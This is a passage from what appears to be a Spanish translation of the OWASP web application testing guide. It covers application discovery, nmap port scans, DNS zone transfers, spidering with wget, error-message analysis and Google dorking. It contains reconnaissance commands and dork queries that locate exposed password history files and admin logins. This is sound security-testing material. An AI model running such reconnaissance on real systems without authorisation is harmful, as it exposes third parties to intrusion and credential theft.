NetRail, Inc. 1015 31st St NW Washington DC US 20007	207.31.92.40	Linux	Apache/2.0.44 Unix	30-Sep-2003	
XO Communications Corporate Headquarters 11111 Sunset Hills Road Reston VA US	207.155.252.4	Solaris 8	ConcentricHost-Ashurbanipal/1.7 XOTM Web Site Hosting	19-Mar-2003	

REFERENCIAS

Whitepapers

- Saumil Shah: "An Introduction to HTTP fingerprinting" - http://net-square.com/httpprint/httpprint_paper.html

Herramientas

- httpprint - <http://net-square.com/httpprint/index.shtml>
- Netcraft - <http://www.netcraft.com>

4.2.2 DESCUBRIMIENTO DE APLICACIONES

BREVE RESUMEN



Encontrar que aplicaciones específicas se encuentran instaladas en un servidor web es un elemento esencial en un test de vulnerabilidades de una aplicación web.

Muchas aplicaciones tienen vulnerabilidades y estrategias de ataque conocidas, que pueden ser explotadas para conseguir control remoto o explotación de los datos de la aplicación.

Además, muchas aplicaciones están a menudo mal configuradas o sin actualizar, debido a la impresión de que solo se usan "internamente", y por tanto no representan ninguna amenaza.

Es más, muchas aplicaciones usan rutas comunes para las interfaces de administración, que pueden ser empleadas para adivinar o atacar por fuerza bruta contraseñas administrativas.

DESCRIPCION

Con la proliferación de servidores web virtuales, la tradicional relación de una dirección IP con un servidor web 1 a 1 ha ido perdiendo su significado original. No es nada raro tener múltiples sites y aplicaciones web cuyos nombres resuelvan a la misma dirección IP (este escenario no se limita a entornos de hosting, también aplica a entornos corporativos).

Como profesional de la seguridad, a veces trabajas con un conjunto de direcciones IP (o tan solo una), como objetivo a comprobar. Ningún dato más. Se puede discutir si este escenario es más o menos similar a una auditoría de prueba de intrusión, pero en cualquier caso se espera que una asignación así implicaría comprobar todas las aplicaciones web accesibles en el objetivo (y posiblemente otros elementos). El problema es que las direcciones IP dadas contienen un servicio http en el puerto 80, pero si accedes al servicio vía la dirección IP (que es toda la información que conoces), te responde con un mensaje como "No existe ningún servidor configurado en esta dirección", o algo semejante. No obstante, el sistema podría contener aplicaciones web "ocultas", asociadas a nombres simbólicos (DNS) sin ninguna relación entre ellos. Obviamente, la extensión de tu análisis se verá afectada porque compruebas aplicaciones, o no las compruebas - porque no sabes que existen, o solo sabes de la existencia de ALGUNAS de ellas.

A veces la especificación del objetivo es más completa - puede que te den una lista de direcciones IP sus correspondientes nombres simbólicos. Sin embargo, esta lista puede solo comunicar información parcial, por ejemplo, puede omitir varios nombres simbólicos, y el cliente ni siquiera tener constancia de ello (este hecho ocurre más frecuentemente en grandes organizaciones)..

Otras incidencias que afectan al alcance de la evaluación son causadas por aplicaciones web publicadas en direcciones URL no evidentes (por ejemplo, http://www.example.com/direccion_rara), sin enlaces de referencia en ningún otro lugar. Es algo que puede ocurrir, o bien por error (por una mala configuración), o intencionadamente (por ejemplo, interfaces de administración no hechos públicos).

Para afrontar estas situaciones, es necesario realizar un descubrimiento de aplicaciones web.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Descubrimiento de aplicaciones Web

El descubrimiento de aplicaciones web es un proceso destinado a identificar aplicaciones web instaladas en una infraestructura dada. Dicha infraestructura suele especificarse en forma de un conjunto de direcciones web (puede ser un bloque completo), pero también puede consistir en un conjunto de nombres simbólicos DNS, o una mezcla de los dos.

Esta información debe ser tratada previamente a la ejecución de la evaluación de seguridad, sea esta un test de penetración clásico o una evaluación específica de aplicaciones. En ambos casos, a menos que las reglas del contrato especifiquen algo diferente (por ejemplo, ``se comprobará solamente la aplicación ubicada en la URL <http://www.example.com/>``), la evaluación debería procurar ser lo más exhaustiva posible, es decir, debería identificar todas las aplicaciones accesibles a través del objetivo proporcionado. En los siguientes ejemplos, veremos varias técnicas que pueden emplearse con esta finalidad

Nota: Algunas de las siguientes técnicas aplican a servidores web públicos con acceso vía Internet, concretamente DNS y servicios de búsqueda vía web de resolución inversa, y el uso de motores de búsqueda. En los ejemplos se hace uso de direcciones IP privadas (como 192.168.1.100) que, a menos que se indique lo contrario, representan direcciones IP genéricas, y son usadas solamente por motivos de privacidad.

Existen tres factores que afectan al número de aplicaciones que se encuentran relacionadas a un nombre DNS proporcionado (o una dirección IP):

1. Direcciones URL de base diferente

El punto de entrada obvio de una aplicación web es 'www.example.com', es decir, leyendo esta notación reducida pensamos en la aplicación web situada en la dirección <http://www.example.com/> (aplica igualmente para https). Sin embargo, a pesar de que esta es la situación más común, no existe ninguna razón que obligue a la aplicación a estar situada en "/". Por ejemplo, el mismo nombre simbólico puede ser asociado a tres aplicaciones web diferentes, como:

`http://www.example.com/url1`

`http://www.example.com/url2`

<http://www.example.com/url3>

En este caso, la URL <http://www.example.com/> no estaría asociada a ninguna página con contenido, y las tres aplicaciones estarían ``ocultas`` a menos que sepamos como acceder a ellas explícitamente, o sea, que conozcamos los sufijos url1, url2 o url3. Normalmente no hay ninguna necesidad de publicar las aplicaciones web de este modo, a menos que se quiera que no sean accesibles de modo estándar, y estés dispuesto a informar a tus usuarios sobre la dirección exacta de las aplicaciones. Esto no significa que las aplicaciones sean secretas, tan solo que su existencia y localización no son anunciadas explícitamente.

2. Puertos no estándar

Aunque las aplicaciones web a menudo se encuentran en los puertos 80 (http) y 443 (https), no hay nada especial en esos números de puerto. De hecho, una aplicación web puede estar asociada a puertos TCP arbitrarios, y puede ser referenciada especificando el puerto de la siguiente forma: `http[s]://www.example.com:puerto/`. Por ejemplo, `http://www.example.com:20000/`



3. Hosts virtuales

El sistema DNS nos permite asociar una única dirección IP a uno o más nombres simbólicos. Por ejemplo, la dirección IP 192.168.1.100 podría estar asociada a los nombres DNS `www.example.com`, `helpdesk.example.com`, `webmail.example.com` (de hecho, no es necesario que todos los nombres pertenezcan al mismo dominio DNS).

Esta relación 1 a N puede ser usada para servir contenidos diferentes mediante el uso de los llamados hosts virtuales. La información que indica a que host virtual estamos haciendo referencia se encuentra en la cabecera HTTP 1.1 Host: [1].

No sospecharíamos de la existencia de otras aplicaciones web además de las más obvias, como `www.example.com`, a menos que ya sepamos que existen `helpdesk.example.com` y `webmail.example.com`.

Enfoques para afrontar la situación 1 - URLs no estándar

No existe un modo de determinar por completo la existencia de aplicaciones web con nombres no estándar. Siendo no estándar como su nombre indica, no existe un criterio para determinar la convención de nombres empleada, sin embargo hay varias técnicas que un auditor puede emplear para obtener datos adicionales. En primer lugar si el servidor web está mal configurado y permite la exploración de directorios, puede ser posible detectar estas aplicaciones. Los scanners de vulnerabilidades pueden ayudar en esta tarea. En segundo lugar, las aplicaciones pueden estar referenciadas por otras páginas web; en tal caso, es posible que hayan sido recorridas e indexadas por motores de búsqueda. Si sospechamos de la existencia de tales aplicaciones ``ocultas`` en `www.example.com` podemos buscar vía google usando el operador `site:` y examinando el resultado de una consulta "`site: www.example.com`". Entre las URLs retornadas puede haber alguna que apunte a aplicaciones que no eran obvias.

Otra opción es sondear en busca de URLs que podrían ser candidatos probables a aplicaciones no publicadas. Por ejemplo, un webmail podría ser accesible desde URLs como `https://www.example.com/webmail`, <https://webmail.example.com/> o <https://mail.example.com/>. Lo mismo aplica a interfaces administrativas, que pueden ser publicadas en URLs ocultas (por ejemplo, una interfaz de administración de Tomcat), y no ser referenciadas en ningún lugar. De modo que haciendo un poco de búsqueda de diccionario (o un ``acertando de forma inteligente``), puede arrojar algún resultado. Los scanners de vulnerabilidades pueden ayudar en esta tarea..

Enfoques para afrontar la situación 2 - puertos no estándar

Es sencillo comprobar la existencia de aplicaciones web en puertos no estándar. Un scanner de puertos como nmap [2] puede realizar un reconocimiento de servicios mediante la opción `-sV`, e identificar los servicios `http[s]` en puertos arbitrarios. Es necesaria una exploración completa con el scanner del espacio completo de direcciones de puertos TCP (64k).

Por ejemplo, el siguiente comando buscará, mediante un scan TCP, todos los puertos abiertos en la IP 192.168.1.100 e intentará determinar los servicios asociados a esos puertos (solo se muestran modificadores de opción básicos - nmap ofrece una gran cantidad de opciones, cuya discusión está más allá del ámbito de este documento)

```
nmap -P0 -sT -sV -p1-65535 192.168.1.100
```

Es suficiente con examinar la salida y buscar en ella por la palabra `http`, o la indicación de servicios encapsulados sobre SSL (que deberían ser investigados para confirmar si son `https`). Por ejemplo, la salida del comando anterior podría ser:



Interesting ports on 192.168.1.100:

(The 65527 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 3.5p1 (protocol 1.99)
80/tcp	open	http	Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp	open	ssl	OpenSSL
901/tcp	open	http	Samba SWAT administration server
1241/tcp	open	ssl	Nessus security scanner
3690/tcp	open	unknown	
8000/tcp	open	http-alt?	
8080/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

En este ejemplo vemos que:

- Hay un servidor http Apache ejecutándose en el puerto 80
- Parece que hay un servidor https en el puerto 443 (pero debe ser confirmado; por ejemplo, visitando <https://192.168.1.100> con un navegador).
- En el puerto 901 hay un interfaz web Samba SWAT.
- El servicio en el puerto 1241 no es https, sino el servicio demonio Nessus encapsulado sobre SSL.
- El puerto 3690 muestra un servicio sin especificar (nmap devuelve su huella - omitida aquí por claridad - junto con instrucciones para enviarla para ser incorporada a la base de datos de huellas de identificación de nmap, suponiendo que sepas que servicio es).
- Hay otro servicio sin especificar en el puerto 8000; podría posiblemente ser http, ya que no es raro encontrar servidores web en este puerto. Vamos a echarle un vistazo:

```
$ telnet 192.168.10.100 8000
Trying 192.168.1.100...
Connected to 192.168.1.100.
Escape character is '^]'.
GET / HTTP/1.0
```

```
HTTP/1.0 200 OK
pragma: no-cache
Content-Type: text/html
Server: MX4J-HTTPD/1.0
expires: now
Cache-Control: no-cache
```

```
<html>
...
```

Esto confirma que es un servidor HTTP. Alternativamente, podríamos haber visitado la dirección URL con un navegador; o haber usado los comandos de Perl GET o HEAD, que imitan interacciones HTTP como la realizada (sin embargo, las peticiones HEAD pueden no estar implementadas).

- Apache Tomcat ejecutándose en el puerto 8080.

La misma tarea puede ser realizada por scanners de vulnerabilidades - pero primero comprueba que tu scanner escogido es capaz de identificar servicios http[s] en puertos no estándar. Por ejemplo, Nessus [3] es capaz de identificarlos en puertos arbitrarios (siempre y cuando le hayas indicado que realice un scan de todos los puertos), y proporciona - en comparación a nmap - una serie de pruebas de vulnerabilidades conocidas de servidores web, así como de la configuración SSL de los servicios https. Tal como se ha indicado anteriormente, Nessus también puede reconocer interfaces y aplicaciones web comunes que de otro modo podrían pasar inadvertidas (por ejemplo, un interfaz de administración de Tomcat).

Enfoques para afrontar la situación 3 - hosts virtuales

Existen varias técnicas que pueden ser empleadas para identificar nombres DNS asociados a una dirección IP x.y.z.t dada.

Transferencia de zonas DNS

Hoy en día, esta técnica tiene un uso limitado, dado que mayoritariamente las transferencias de zona no son permitidas por los servidores DNS. Sin embargo, vale la pena intentarlo. En primer lugar, debemos determinar los servidores de nombres que sirven a la dirección x.y.z.t. Si se conoce un nombre simbólico para x.y.z.t (pongamos por ejemplo www.example.com), sus servidores de nombres pueden ser determinados mediante herramientas como nslookup, host, o dig, realizando una petición de los registros DNS NS. Si no se conoce ningún nombre simbólico para x.y.z.t, pero la definición de tu objetivo contiene como mínimo un nombre simbólico, puede intentar aplicar el mismo proceso y realizar una petición al servidor de nombres de ese nombre (con la esperanza de que x.y.z.t también estará siendo servido por ese mismo servidor de nombres). Por ejemplo, si tu objetivo consiste en la dirección x.y.z.t y mail.example.com, determina los servidores de nombres del dominio *example.com*.

Ejemplo: identificando los servidores de nombre www.owasp.org usando host

```
$ host -t ns www.owasp.org
www.owasp.org is an alias for owasp.org.
owasp.org name server ns1.secure.net.
owasp.org name server ns2.secure.net.
$
```

Ahora, se puede realizar una petición de transferencia de zona a los servidores de nombres del dominio example.com; con suerte, obtendrás una lista de las entradas DNS para este dominio. Esto incluirá nombres obvios, como www.example.com, y no tan obvios como helpdesk.example.com y webmail.example.com (y posiblemente otros). Comprueba todos los nombres devueltos por la transferencia de zona, y ten en cuenta todos aquellos que estén relacionados al objetivo que esté siendo evaluado.



Intentando hacer una petición de transferencia de zona para el dominio owasp.org a uno de sus servidores de nombres

```
$ host -l www.owasp.org ns1.secure.net
Using domain server:
Name: ns1.secure.net
Address: 192.220.124.10#53
Aliases:
Host www.owasp.org not found: 5(REFUSED)
; Transfer failed.
-bash-2.05b$
```

Peticiones DNS inversas

Este proceso es similar al anterior, pero se apoya en los registros inversos (PTR) de DNS. En vez de pedir una transferencia de zona, intenta fijar el tipo de registro a PTR y realizar una petición sobre la dirección IP. Con suerte, puede que te devuelva una entrada con un nombre DNS. Esta técnica se basa en la existencia de un mapeado de nombre simbólico a dirección IP, que no siempre existe.

Búsquedas DNS por web

Este tipo de búsqueda es similar a la transferencia de zonas DNS, pero se apoya en servicios web que permiten realizar búsquedas de nombres sobre DNS. Un servicio de ese tipo es el servicio Netcraft Search DNS, disponible en <http://searchdns.netcraft.com/?host>. Puedes realizar peticiones de una lista de nombres que pertenezcan al dominio que indiques, como example.com. Tras eso podrás comprobar si los nombres obtenidos son de utilidad para el objetivo que estás examinando

Servicios web de IP inversa

Los servicios de IP inversa son similares a las peticiones de DNS inversa con la única diferencia de que realizas la consulta a una aplicación web en vez de a un servidor de nombres. Existen varios servicios de ese tipo disponibles. Debido a que suelen devolver resultados parciales (y a menudo, diferentes), es mejor usar varios servicios para obtener un análisis más exhaustivo.

IP Inversa de Domaintools: <http://www.domaintools.com/reverse-ip/> / (requiere registro gratuito)

MSN search: <http://search.msn.com> syntax: "ip:x.x.x.x" (sin comillas)

Webhosting info: <http://whois.webhosting.info/> sintaxis: <http://whois.webhosting.info/x.x.x.x>

DNSstuff: <http://www.dnsstuff.com/> (múltiples servicios disponibles)

<http://net-square.com/msnpawn/index.shtml> (consultas múltiples sobre dominios y direcciones IP, requiere instalación)

tomDNS: <http://www.tomdns.net/> (en el momento de escribir este texto, algunos servicios son de uso privado)

SEOlogs.com: <http://www.seologs.com/ip-domains.html> (búsqueda de dominio/dns inversa)

El siguiente ejemplo muestra el resultado de una consulta a uno de los servicios de IP-inversa anteriores sobre la dirección 216.48.3.18, la IP de www.owasp.org. Aparece el mapeo a la misma dirección IP de tres nombres simbólicos que no eran obvios.

WebHosting.Info's Power WHOIS Service

216.48.3.18 - IP hosts 4 Total Domains ...
Showing 1 - 4 out of 4

	Domain Name ^
1	OWASP.ORG.
2	WEBGOAT.ORG.
3	WEBSCARAB.COM.
4	WEBSCARAB.NET.
1	

Googling

Siguiendo con la recopilación de información de las técnicas anteriores, puedes apoyarte en motores de búsqueda para pulir y mejorar tu análisis, lo cual puede arrojar evidencias de más nombres simbólicos pertenecientes a tu objetivo, o aplicaciones accesibles vía direcciones URL no obvias. Por ejemplo, tomando el ejemplo anterior de [www.owasp.org](#), podrías consultar en Google y otros motores de búsqueda buscando información (en este caso, nombres DNS) relacionados a los nuevos dominios descubiertos [webgoat.org](#), [webscarab.com](#) y [webscarab.net](#). Las técnicas de Googling son detalladas en “Spidering y Googling”.

PRUEBAS DE CAJA GRIS Y EJEMPLO

No aplicable. La metodología es la misma que la indicada en las pruebas de Caja Negra, sin importar la cantidad de información inicial.

REFERENCIAS

Whitepapers

- [1] [RFC 2616](#) – Hypertext Transfer Protocol – HTTP 1.1

Herramientas

- Herramientas de consulta DNS como nslookup, dig o similares.
- Scanners de puertos (como nmap, <http://www.insecure.org>) y scanners de vulnerabilidades (como Nessus: <http://www.nessus.org>; wiko: <http://www.sensepost.com/research/wiko/>).
- Motores de búsqueda (Google, y otros buscadores).
- Servicios web de búsqueda especializados en DNS: ver texto.
- Nmap - <http://www.insecure.org>
- Scanner de vulnerabilidades Nessus - <http://www.nessus.org>

4.2.3 TÉCNICAS DE SPIDERING Y GOOGLING

BREVE RESUMEN



Esta sección describe como obtener información acerca de la aplicación evaluada empleando las técnicas de spidering y googling.

DESCRIPCIÓN

Las arañas de red (N. del T. : en inglés, web spiders, en adelante se usará la acepción original) son las herramientas más potentes y útiles desarrolladas en Internet, tanto para buenas como malas intenciones. Una spider sirve para una función principalmente, el Data Mining. Una spider típica (como Google) funciona inspeccionando las páginas de un site web automatizadamente una por una, almacenando la información relevante para crear un registro de páginas, direcciones e-mail meta-tags, datos de formularios, información sobre las direcciones URL, enlaces, etc. Después, la spider recorre los enlaces de la página, recolectando información relevante en cada una de las páginas siguientes, y así sucesivamente. Antes de que te des cuenta, la spider ha recorrido miles de enlaces y páginas registrando elementos de información y almacenándolos en una base de datos. De esta red de rutas recorridas se deriva el término 'araña', 'spider'.

El motor de búsqueda Google, que se encuentra en <http://www.google.com> ofrece muchas características, incluidas traducciones de idiomas y documentos; búsquedas de web, imágenes, grupos de noticias y catálogos; y más opciones. Estas posibilidades ofrecen beneficios evidentes incluso al visitante de páginas web menos iniciado, pero estas mismas posibilidades ofrecen posibilidades mucho más terroríficas a los usuarios más maliciosos de Internet, incluidos hackers, criminales, suplantadores de identidad, incluso terroristas. Este artículo perfile las aplicaciones más dañinas del motor de búsqueda Google, técnicas que colectivamente han recibido el nombre de "Google Hacking". en 1992, había unos 15,000 sites web, en el 2006 el número ha sobrepasado los 100 millones. ¿Que ocurriría si una simple consulta a un motor de búsqueda como google como "Hackable Websites w/ Credit Card Information" produjese una lista de sites web que contuviesen los datos de tarjetas de crédito de miles de clientes por compañía?

Si el atacante tiene constancia de una aplicación web que almacena una contraseña en texto plano en un directorio y quiere recoger dichos datos objetivo, puede realizar una búsqueda "intitle:"Index of" .mysql_history" y el buscador le proporcionará una lista de sistemas objetivo que pueden revelar estos nombres de usuario y contraseñas (de entra 100 millones de web sites posibles disponibles). O quizás el atacante tiene un nuevo método para atacar un servidor web Lotus Notes y simplemente quiere ver cuantos objetivos hay en Internet. Podría buscar "inurl:domcfg.nsf". Aplica la misma lógica a un gusano en busca de su próxima víctima.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Spidering

Descripción y objetivo

Nuestro objetivo es crear un mapa de la aplicación con todos los puntos de acceso (puertas) de la aplicación. Esta información será útil para una segunda fase activa de una prueba de penetración. Puedes usar una herramienta como wget (potente y muy fácil de usar) para recopilar toda la información publicada por la aplicación.

Test:

La opción -s option se usa para recoger la cabecera HTTP de las peticiones web.

```
wget -s <target>
```

Resultado:

```
HTTP/1.1 200 OK
Date: Tue, 12 Dec 2006 20:46:39 GMT
Server: Apache/1.3.37 (Unix) mod_jk/1.2.8 mod_deflate/1.0.21 PHP/5.1.6 mod_auth_
passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 FrontPage/5.0.2.26
34a mod_ssl/2.8.28 OpenSSL/0.9.7a
X-Powered-By: PHP/5.1.6
Set-Cookie: PHPSESSID=b7f5c903f8fdc254ccda8dc33651061f; expires=Friday, 05-Jan-0
7 00:19:59 GMT; path=/
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Last-Modified: Tue, 12 Dec 2006 20:46:39 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=utf-8
```

Test:

La opción -r se usa para recoger de forma recursiva los contenidos de un web site, y la opción -D restringe las peticiones solo al dominio especificado.

```
wget -r -D <domain> <target>
```

Resultado:

```
22:13:55 (15.73 KB/s) - `www.*****.org/indice/13' saved [8379]
```

```
--22:13:55-- http://www.*****.org/*****/*****
=> `www.*****.org/*****/*****'
```

```
Connecting to www.*****.org[xx.xxx.xxx.xx]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
```

```
] 11,308          17.72K/s          [          <=>
```

Googling



El alcance de esta actividad es la recogida de información acerca de un web site publicado en Internet, o encontrar un tipo específico de aplicación, como Webmin o VNC. Hay herramientas disponibles que pueden ayudar con esta técnica, como por ejemplo googlegath, pero también es posible realizar esta operación manualmente usando las opciones de búsqueda de la web de Google. Esta operación no requiere de conocimientos técnicos especializados, y es un sistema muy bueno para recopilar información sobre una web objetivo.

Técnicas útiles de búsqueda avanzada en Google

- Usa el signo mas (+) para forzar una búsqueda sobre una palabra común. Usa el signo menos (-) para excluir un término de la búsqueda. No se coloca un espacio después de estos signos.
- Para buscar una frase, indica la frase entre comillas dobles (" ").
- Un punto (.) sirve como comodín de un solo carácter.
- Un asterisco (*) representa cualquier palabra — no completar una palabra, como en el uso tradicional.

El uso de operadores avanzados ayuda a afinar las búsquedas. Los operadores avanzados usan la sintaxis siguiente: operador:término_de_búsqueda . Nótese que no hay espacio entre el operador, los dos puntos y el término de búsqueda. Aquí, una lista de operadores y términos de búsqueda:

- El operador *site* indica a Google restringir las búsquedas a un web site o dominio específico. El site a buscar debe ser indicado tras los dos puntos.
- El operador *filetype* indica a Google buscar solo dentro del texto de un tipo específico de archivo. El tipo de archivo a buscar debe ser indicado tras los dos puntos. No añadas un punto antes de la extensión de archivo.
- El operador *link* indica a Google buscar dentro de hiperenlaces un término de búsqueda.
- El operador *cache* muestra una versión de la página web tal y como aparecía cuando Google recorrió el site. La dirección URL del site debe ser indicada tras los dos puntos.
- El operador *intitle* indica a Google buscar un término en el título de un documento.
- El operador *inurl* indica a Google buscar solo dentro de la URL (dirección web) de un documento. El término de búsqueda debe ser indicado tras los dos puntos.

Los siguientes son ejemplos de búsqueda avanzada con Google (N.d.e.I.T. : en inglés reciben el nombre de técnicas de googling). Para un listado completo de opciones de búsqueda avanzada, véase [1]:

Test:

```
site:www.xxxxx.ca AND intitle:"index.of" "backup"
```

Resultado:

El operador site: limita la búsqueda a un dominio específico, mientras que el operador intitle: hace posible encontrar aquellas páginas que contengan el término "index of backup" como título de enlace de la salida de la búsqueda de Google. El operador booleano AND se usa para combinar más de una condición en la misma consulta.

```
Index of /backup/
```

Name	Last modified	Size	Description
Parent Directory	21-Jul-2004 17:48	-	

Test:

```
"Login to Webmin" inurl:10000
```

Resultado:

La consulta produce una salida con todas las interfaces de autenticación de Webmin recopiladas por Google durante el proceso de spidering.

Test:

```
site:www.xxxx.org AND filetype:wSDL wSDL
```

Resultado:

El operador filetype operator es utilizado para encontrar un tipo específico de archivos en el site web.

REFERENCIAS

Whitepapers

- [1] Johnny Long: "Google Hacking" - <http://johnny.ihackstuff.com>

Herramientas

- Google - <http://www.google.com>
- wget - <http://www.gnu.org/software/wget/>
- Foundstone SiteDigger - <http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/sitedigger.htm>
- NTObjectives - <http://www.ntobjectives.com/freeware/index.php>
- Burp Spider - <http://portswigger.net/spider/>
- Wikto - <http://www.sensepost.com/research/wikto/>
- Googlegath - <http://www.nothink.org/perl/googlega>



4.2.4 ANÁLISIS DE CÓDIGOS DE ERROR

BREVE RESUMEN

A menudo durante una prueba de intrusión sobre aplicaciones web nos encontramos con multitud de códigos de error generados por las aplicaciones o servidores web. Es posible hacer que esos errores sean visualizados mediante peticiones específicas, creadas especialmente mediante herramientas o manualmente. Estos códigos son de gran utilidad para las personas a cargo de las pruebas durante su actividad, porque revelan mucha información sobre bases de datos, bugs y otros componentes tecnológicos directamente relacionados con las aplicaciones web. En esta sección analizaremos los códigos de error más comunes (mensajes de error), y los introduciremos dentro de los pasos a realizar en una evaluación de seguridad. El factor más importante para esta actividad es enfocar tu atención en esos errores, viéndolos como una colección de información que será de ayuda en las fases siguientes de nuestro análisis. Una buena colección puede hacer más fácil realizar la evaluación eficientemente, reduciendo el tiempo necesario para realizar el test de penetración.

DESCRIPCION

Un error común que podemos observar durante nuestra búsqueda es el HTTP 404 Not Found. A menudo este código de error proporciona detalles de utilidad acerca del servidor web sobre el que se ejecutan las aplicaciones y componentes asociados. Por ejemplo:

```
Not Found
The requested URL /page.html was not found on this server.
Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2 Server at localhost Port 80
```

Este mensaje de error puede ser generado realizando una petición de una URL no existente. Después del mensaje común que muestra una página no encontrada, aparece información sobre la versión del servidor web, Sistema Operativo, módulos y otros productos empleados. Esta información puede ser muy importante desde el punto de vista de la identificación de tipo y versión de las aplicaciones y Sistema Operativo.

Los errores del servidor web no son las únicas salidas útiles para un análisis de seguridad. Consideremos el siguiente mensaje de error de ejemplo:

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[DBNETLIB][ConnectionOpen(Connect())] - SQL server does not exist or access denied
```

¿Que ha ocurrido? A continuación vamos a explicarlo paso a paso.

En este ejemplo el código es un error de IIS genérico de tipo 80004005 que indica que no se pudo establecer una conexión a su base de datos asociada. En muchas ocasiones, el mensaje de error detallará el tipo de base de datos. A menudo, por asociación esto indica el sistema operativo sobre el que se ejecuta. Con esta información, la persona a cargo de la prueba de intrusión puede planear una estrategia apropiada para el test de seguridad.

Manipulando las variables que se envían a la cadena de conexión a la base de datos, podemos invocar errores más detallados.


```
Microsoft OLE DB Provider for ODBC Drivers error '80004005'  
[Microsoft][ODBC Access 97 ODBC driver Driver]General error Unable to open registry key  
'DriverId'
```

En este ejemplo, podemos ver un error genérico en la misma situación que revela la versión y tipo de la base de datos asociada, y una dependencia en valores de claves del registro de sistema operativo de Windows.

Ahora vamos a ver un ejemplo práctico con un test de seguridad ejecutándose contra una aplicación web que pierde la conexión a su servidor de base de datos y no maneja la excepción de forma controlada. Esto puede ser causado por una incidencia de la resolución del nombre de la base de datos, el procesado de valores de variables no esperados, u otros problemas de red.

Consideremos el escenario de que tenemos un portal web de administración de la base de datos que puede ser usado como frontend gráfico para realizar consultas a la base de datos, crear tablas y modificar campos de la base de datos. Durante el envío de las credenciales de registro con el comando POST, se presenta el siguiente mensaje de error que indica la presencia de un servidor de base de datos MySQL:

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)  
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host
```

Si dentro del código HTML de la página de entrada vemos la presencia de un **campo oculto** con una dirección IP de la base de datos, podemos probar a cambiar este valor en la URL con la dirección de un servidor de base de datos bajo el control de la persona que realiza las pruebas, en un intento de engañar a la aplicación haciéndole creer que el registro ha sido realizado con éxito.

Otro ejemplo: sabiendo el servidor de base de datos que sirve una aplicación web, podemos hacer uso de esta información para llevar a cabo Inyección SQL para ese tipo de base de datos, o de XSS persistente.

La recogida de información en aplicaciones web con tecnología de ejecución del lado del servidor es bastante difícil, pero la información descubierta puede ser útil para la ejecución correcta de un intento de explotación (por ejemplo, ataques de inyección SQL o de Cross Site Scripting (XSS)), y puede reducir el número de falsos positivos.



PRUEBAS DE CAJA NEGRA Y EJEMPLO

Test:

```
telnet <host target> 80
GET /<wrong page> HTTP/1.1
<CRLF><CRLF>
Result:
HTTP/1.1 404 Not Found
Date: Sat, 04 Nov 2006 15:26:48 GMT
Server: Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

Test:

```
1. network problems
2. bad configuration about host database address
Result:
Microsoft OLE DB Provider for ODBC Drivers (0x80004005) '
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host
```

Test:

1. Authentication failed
2. Credentials not inserted

Resultado:

Versión del software de cortafuegos utilizada para la autenticación

```
Error 407
FW-1 at <firewall>: Unauthorized to access the document.
```

- Authorization is needed for FW-1.
- The authentication required by FW-1 is: unknown.
- Reason for failure of last attempt: no user

PRUEBAS DE CAJA GRIS Y EJEMPLO

Test:

Enumeración de los directorios con acceso denegado:

```
http://<host>/<dir>
```

Resultado:

```
Directory Listing Denied
This Virtual Directory does not allow contents to be listed.
Forbidden
You don't have permission to access /<dir> on this server.
```

REFERENCIAS

Whitepaper:

- [1] [[RFC2616](#)] Hypertext Transfer Protocol -- HTTP/1.1

4.2.5 PRUEBAS DE GESTIÓN DE CONFIGURACIÓN DE LA INFRAESTRUCTURA

BREVE RESUMEN

La complejidad intrínseca de una infraestructura de servidores web heterogéneos e interconectados, que puede sumar cientos de aplicaciones web, hace de la gestión y revisión de configuraciones una etapa fundamental en probar e implementar cada aplicación única. De hecho, es necesaria una sola vulnerabilidad para desvalorizar la seguridad de la infraestructura completa, e incluso problemas pequeños y (casi) sin importancia pueden transformarse en riesgos severos para otra aplicación en el mismo servidor. Para afrontar estos problemas, es de la mayor importancia realizar una revisión en profundidad de las incidencias de seguridad conocidas y de la configuración.

DESCRIPCION

Una gestión adecuada de la configuración de la infraestructura del servidor es muy importante para preservar la seguridad de las propias aplicaciones. Si elementos como el software de servidor web, los servidores de bases de datos repositorio o los servidores de autenticación no son securizados y revisados apropiadamente, pueden introducir riesgos no deseados, o nuevas vulnerabilidades que podrían comprometer a las aplicaciones.



Por ejemplo, una vulnerabilidad de un servidor que permitiese a un atacante remoto exponer el código fuente de la propia aplicación (una vulnerabilidad que ha aparecido en varias ocasiones, tanto en servidores web como de aplicación) podría comprometer la aplicación, ya que usuarios anónimos podrían usar la información expuesta en el código fuente basándose en ella para realizar ataques contra la aplicación o sus usuarios.

Para comprobar la gestión de configuración de la infraestructura, deben seguirse los siguientes pasos:

- Los diversos elementos que componen la infraestructura deben ser determinados para comprender como interactúan con una aplicación web y como afectan a su seguridad.
- Todos los elementos de la infraestructura deben ser revisados para asegurarse de que no contienen ninguna vulnerabilidad conocida.
- Debe realizarse una revisión de las herramientas administrativas usadas para el mantenimiento de los diferentes componentes.
- Los sistemas de autenticación, caso de existir, deben ser revisados para asegurar que sirven a las necesidades de la aplicación, y que no pueden ser manipulados por usuarios externos para conseguir acceso.
- Debería almacenarse un listado de puertos definidos requeridos por la aplicación, y mantenerse bajo control de cambios.

PRUEBAS DE CAJA NEGRA Y EJEMPLOS

REVISIÓN DE LA ARQUITECTURA DE LA APLICACIÓN

